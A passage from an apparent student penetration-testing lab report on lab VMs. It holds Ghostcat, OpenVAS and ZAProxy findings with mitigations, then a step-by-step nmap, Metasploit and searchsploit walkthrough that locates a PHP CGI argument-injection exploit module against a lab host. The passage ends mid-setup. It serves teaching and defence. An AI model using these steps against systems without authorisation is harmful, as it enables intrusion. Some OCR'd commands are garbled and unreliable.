- **Apache Tomcat AJP RCE Vulnerability (Ghostcat):** Apache Tomcat is prone to remote code execution (REC) vulnerability (Ghostcat) in the AJP connector. Apache Tomcat server has a file containing vulnerability, which can be used by an attacker to read or include any files in all webapp directories on Tomcat, such as webapp configuration files or source code. Apache Tomcat versions prior 7.0.100, 8.5.51 or 9.0.31 when the AJP connector is enabled. Other products like JBoss or Wildfly which are using Tomcat might be affected as well.

### Exploitation


- Identify the vulnerability: Access to the AJP connector by using scanning tools to scan for open port 8009/ Tcp, which is default port for AJP connector and confirm the AJP connector is running.
- AJP request containing malicious scripts.
- Attackers can upload malicious JSP files to achieve remote code execution

### Mitigation strategy

- Update Apache Tomcat to latest versions. For other products using Tomcat please contact the vendor for the more information on fixed versions.
- Disable AJP Connector if not in used.
- Use Strong Authentication Mechanism
- Restrict access for untrusted ip addresses.
- Logging for AJP connector and monitor unauthorized access attempts.
- Implement Web Application Firewall for blocking malicious request to AJP connector.

### 3.2. Analysis of other target VM

OpenVAS is used to collect all the detail information of the metasploitable vm. The following vulnerabilities are found and categorized by severity (high, medium, low).



## 1 Result Overview

Host	High	Medium	Low	Log	False Positive
192.168.0.248	3	34	4	0	0
Total: 1	3	34	4	0	0

Vendor security updates are not trusted.

Overrides are off. Even when a result has an override, this report uses the actual threat of the result.

Information on overrides is included in the report.

Notes are included in the report.

This report might not show details of all issues that were found.

Issues with the threat level "Log" are not shown.

Issues with the threat level "Debug" are not shown.

Issues with the threat level "False Positive" are not shown.

Only results with a minimum QoD of 70 are shown.

This report contains all 41 results selected by the filtering described above. Before filtering there were 569 results.

### High Severity Vulnerabilities

Port	Service	Vulnerability Description
443/ TCP	Https	SSL/TLS: Report Vulnerable Cipher Suits for HTTPS, Man in the Middle Security Bypass Vulnerability.
General/ TCP	General Services	Operating System (OS) End of life (EOL), unpatched vulnerabilities.

### Medium Severity Vulnerabilities

Port	Service	Vulnerability Description
80/ TCP	HTTP	HTTP Debugging methods TRACE/TRACK enabled
80/ TCP	Apache HTTP	Server-info Accessible (HTTP), Apache subversion module metadata Accessible
80/ TCP	HTTP	Missing 'HttpOnly' Cookie Attribute
80/ TCP	HTTP	Source Control Management (SCM) files/folders accessible
80/ TCP	HTTP	Clear transmission of sensitive information via http
80/ TCP	HTTP	Cookie information Disclosure Vulnerability
21 / TCP	FTP	Unencrypted clear text login
443/ TCP	HTTPS	Deprecated SSLv2 and SSLv3 Protocol Detection
443/ TCP	HTTPS	SSL/TLS certificates using RSA with less than 2048 bits.
443/ TCP	HTTPS	Missing 'Secure ' cookies attribute
443/ TCP	HTTPS	SSL/TLS certificate expired
443/ TCP	HTTPS	SSL/TLS known untrusted / Dangerous certificate Authority (CA) detection, prone to man-in-the-middle (MITM) attacks.

### Low Severity Vulnerabilities

Port	Service	Vulnerability Description
443/ TCP	HTTPS	Accepting 'DHE_EXPORT' cipher suites and is prone to man in the middle attack.
443/ TCP	HTTPS	Information disclosure vulnerability
443/ TCP	HTTPS	ICMP timestamp reply information disclosure.
443/ TCP	HTTPS	TCP timestamp information disclosure

## **Vulnerability description**

### **SSL/TLS: OpenSSL CCS Man in the Middle Security Bypass vulnerability**

Vulnerability was detected according to the Vulnerability Detection Method. Successfully exploiting this issue may allow attackers to obtain sensitive information by conducting a man-in-the-middle attack. This may lead to other attacks. OpenSSL does not properly restrict processing of ChangeCipherSpec messages, which allows man-in-the-middle attackers to trigger use of a zero-length master key in certain OpenSSL-to-OpenSSL communications, and consequently hijack sessions or obtain sensitive information, via a crafted TLS handshake, the 'CCS Injection' vulnerability.

### **Exploitation Techniques**

- Man-in-the-Middle position setup
- TLS handshake interception
- Weak encryption enforcement
- Decrypt and manipulate traffic

### **Mitigation strategy**

- Update OpenSSL to secure version
- Apply patches
- Strong TLS Protocols: Server configuration to secure cipher suites
- Monitor network traffic: Use of intrusion Detection System (IDS) for monitoring suspicious behavior.
- Verify client and server configuration to reject weak encryption or improperly ordered CSS messages.



### 3.3. Analysis of Windows 10 VM (running WebGoat)

**ZAProxy** tool is used to collect all the detail information of this virtual machine. The following vulnerabilities are found and categorized by severity (high, medium, low).

## Summaries

### Alert counts by risk and confidence


This table shows the number of alerts for each level of risk and confidence included in the report.

(The percentages in brackets represent the count as a percentage of the total number of alerts included in the report, rounded to one decimal place.)

		Confidence				
		User				
		Confirmed	High	Medium	Low	Total
Risk	High	0 (0.0%)	0 (0.0%)	1 (9.1%)	0 (0.0%)	1 (9.1%)
	Medium	0 (0.0%)	1 (9.1%)	1 (9.1%)	1 (9.1%)	3 (27.3%)
	Low	0 (0.0%)	0 (0.0%)	3 (27.3%)	0 (0.0%)	3 (27.3%)
	Informational	0 (0.0%)	1 (9.1%)	2 (18.2%)	1 (9.1%)	4 (36.4%)
	Total	0 (0.0%)	2 (18.2%)	7 (63.6%)	2 (18.2%)	11 (100%)

### Alert counts by site and risk

**Fig: scan result of windows vm**



### High Risk

Port	Service	Vulnerability Description
8080	HTTP	SQL Injection

### Meduim Risk

Port	Service	Vulnerability Description
8080	HTTP	Absence of Anti-CSFR Tokens
8080	HTTP	Content Security Policy (CSP) Header Not Set, Prone to XSS
8080	HTTP	Missing Anti-clickjacking Header

### Low Risk

Port	Service	Vulnerability Description
8080	HTTP	Cookie No HttpOnly Flag
8080	HTTP	Cookie without SameSite Attribute
8080	HTTP	X-Content-Type-Options Header Missing

### Vulnerability Description

SQL Injection: It constructs all or part of an SQL command using externally-influenced input from an upstream component, but it does not neutralize or incorrectly neutralize special elements that could modify the intended SQL command when it is sent to a downstream component. Without sufficient removal or quoting of SQL syntax in user-controllable inputs. The generated SQL query can cause those inputs to be interpreted as SQL instead of ordinary user data.

### Exploitation techniques

- Finding injection point: Login forms, search bar, URL
- Verify the Vulnerability
- Once the vulnerability is identified, SQL queries are used to extract data from database tables.
- Bypass authentication

### Mitigation Techniques


- Use of vetted library or framework that does not allow this weakness to occur.
- Parameterization: Process SQL queries using prepared statement, parameterized queries, or stored procedure.

- Output encoding
- Input validation
- Firewall

### 3.4. Extra Feature: Simulating a attack into HTTP port 80

In this extra feature, port 80 is exploited (Http web server service) and perform pentest and find vulnerabilities on the metasploitable 2.


**Step 1:** Scanning the port and services running on metasploitable.



```

kaliuser1@kaliuser: ~
File Actions Edit View Help
(kaliuser1@kaliuser)-[~]
$ nmap 192.168.0.252 -sV
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-31 13:34 GMT
Nmap scan report for 192.168.0.252
Host is up (0.00024s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:A5:08:26 (Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN
; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
  
```


**Step 2:** Running msfconsole



```

kaliuser1@kaliuser: ~
File Actions Edit View Help
(kaliuser1@kaliuser)-[~]
$ msfconsole
Metasploit tip: Enable verbose logging with set VERBOSE true
[*] Starting the Metasploit Framework coNsole ...
  
```

Step 3: search http version (search http\_version)




A screenshot of a Metasploit terminal window. The terminal shows the Metasploit version (v6.4.38-dev) and a search for 'http\_version'. The search results show a single module: 'auxiliary/scanner/http/http\_version'. A yellow arrow points to the search command 'msf6 > search http\_version'. Another yellow arrow points to the module name 'auxiliary/scanner/http/http\_version' in the results table.

```
msf6 > search http_version
```

#	Name	Description	Disclosure Date	Rank	Check
0	auxiliary/scanner/http/http_version	HTTP Version Detection		normal	No

Step 4: use 0 for select options



A screenshot of a Metasploit terminal window showing the selection of the module 'auxiliary/scanner/http/http\_version'. A yellow arrow points to the command 'msf6 > use 0'.

```
msf6 > use 0
```

```
msf6 auxiliary(scanner/http/http_version) >
```



Step 5: show options for setting rhost

```
Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/http/http_version

msf6 > use 0
msf6 auxiliary(scanner/http/http_version) > show options
```

Module options (auxiliary/scanner/http/http\_version):

Name	Current Setting	Required	Description
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS		yes	The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a>
RPORT	80	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connections
THREADS	1	yes	The number of concurrent threads (max one per host)
VHOST		no	HTTP server virtual host

View the full module info with the info, or info -d command.

```
msf6 auxiliary(scanner/http/http_version) >
```

Step 6: set rhosts (set rhost 192.168.0.252)

```
msf6 auxiliary(scanner/http/http_version) > set rhost 192.168.0.252
rhost => 192.168.0.252
msf6 auxiliary(scanner/http/http_version) > show options
```


Module options (auxiliary/scanner/http/http\_version):

Name	Current Setting	Required	Description
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS	192.168.0.252	yes	The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a>
RPORT	80	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connections
THREADS	1	yes	The number of concurrent threads (max one per host)
VHOST		no	HTTP server virtual host

View the full module info with the info, or info -d command.

```
msf6 auxiliary(scanner/http/http_version) >
```

Step 7: Now exploit. (exploit)



```
kaliuser1@kaliuser: -
File Actions Edit View Help
VHOST no HTTP server virtual host


View the full module info with the info, or info -d command.
msf6 auxiliary(scanner/http/http_version) > set rhost 192.168.0.252
rhost => 192.168.0.252
msf6 auxiliary(scanner/http/http_version) > show options

Module options (auxiliary/scanner/http/http_version):

  Name      Current Setting  Required  Description
  ---      -
  Proxies    no               no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS     192.168.0.252   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT      80              yes       The target port (TCP)
  SSL        false           no        Negotiate SSL/TLS for outgoing connections
  THREADS    1               yes       The number of concurrent threads (max one per host)
  VHOST      no              no        HTTP server virtual host

View the full module info with the info, or info -d command.
msf6 auxiliary(scanner/http/http_version) > exploit
[+] 192.168.0.252:80 Apache/2.2.8 (Ubuntu) DAV/2 ( Powered by PHP/5.2.4-2ubuntu5.10 )
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/http_version) >
```

Step 8: exploiting the php 5.2.4 which is vulnerable. (searchsploit apache 2.2.8 | grep php)



```
[+] 192.168.0.252:80 Apache/2.2.8 (Ubuntu) DAV/2 ( Powered by PHP/5.2.4-2ubuntu5.10 )
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/http_version) > searchsploit apache 2.2.8 | grep php
[*] exec: searchsploit apache 2.2.8 | grep php

Apache + PHP < 5.3.12 / < 5.4.2 - cgi-bin Remote Code Exe | php/remote/29290.c
Apache + PHP < 5.3.12 / < 5.4.2 - Remote Code Execution + | php/remote/29316.py
msf6 auxiliary(scanner/http/http_version) >
```

Step 9: check to see if exploit is available in metasploit. (grep cgi search php 5.4.2)

```
[+] 192.168.0.252:80 Apache/2.2.8 (Ubuntu) DAV/2 ( Powered by PHP/5.2.4-2ubuntu5.10 )
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/http_version) > searchsploit apache 2.2.8 | grep php
[*] exec: searchsploit apache 2.2.8 | grep php

Apache + PHP < 5.3.12 / < 5.4.2 - cgi-bin Remote Code Exe | php/remote/29290.c
Apache + PHP < 5.3.12 / < 5.4.2 - Remote Code Execution + | php/remote/29316.py
msf6 auxiliary(scanner/http/http_version) > grep cgi search php 5.4.2
1 exploit/multi/http/php_cgi_arg_injection 2012-05-03 excellent Y
PHP CGI Argument Injection
msf6 auxiliary(scanner/http/http_version) > 
```

Step 10: set rhost (set rhost 192.168.0.252)

```
File Actions Edit View Help
PLESK      false      yes      Exploit Plesk
Proxies    no              A proxy chain of format type:host:port[,type:ho
st:port][ ... ]
RHOSTS     yes            The target host(s), see https://docs.metasploit
